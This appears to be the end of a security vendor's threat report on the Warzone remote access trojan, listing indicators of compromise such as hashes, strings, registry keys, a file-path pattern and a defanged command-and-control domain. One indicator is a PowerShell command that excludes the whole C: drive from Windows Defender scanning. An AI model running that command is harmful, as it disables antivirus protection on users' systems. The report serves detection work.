In general, the malware-as-a-service approach is currently very popular. More and more frequently, many ordinary Trojans are sold with an existing infrastructure and constant support from their developers. Such a centralized architecture makes it easier and more convenient for threat actors to reinforce new malicious campaigns.

Check Point protections keep our customers secure from attacks by Warzone and other remote access tools.

IOCs

Sample examples

SHA256

531d967b9204291e70e3aab161a5b7f1001339311ece4f2eed8e52e91559c755

a03764da06bbf52678d65500fa266609d45b972709b3213a8f83f52347524cf2

263433966d28f1e6e5f6ae389ca3694495dd8fcc08758ea113dddc45fe6b3741

Strings

String	Type
warzone160	ASCII
AVE_MARIA	ASCII
WM_DSP	ASCII
WM DISP	ASCII

Processes

Command Line

powershell Add-MpPreference -ExclusionPath C:\

Registry Detection

Registry Path	Registry Key	Values
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPer1_0Server	10
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPerServer	10
HKCU\Software\ rptls	Install	<path malware="" to=""></path>

File System Detection

File Name	Comments
%LOCALAPPDATA%\Microsoft Vision\	Directory
%LOCALAPPDATA%\Microsoft Vision\([0-2][0-9] (3)[0-1])(-)(((0)[0-9]) ((1)[0-2])) (-)\d{4}_(?:[01]\d 2[0123])\.(?:[012345]\d)\.(?:[012345]\d)	Regex for datetime in format: DD-MM-YYYY_HH.mm.SS

C&C servers

Domains	Communication Type
*.warzonedns[.]com	TCP over 5200

Check Point Signatures

Product Detect Name

Anti-Bot Trojan.Win32.Warzone.E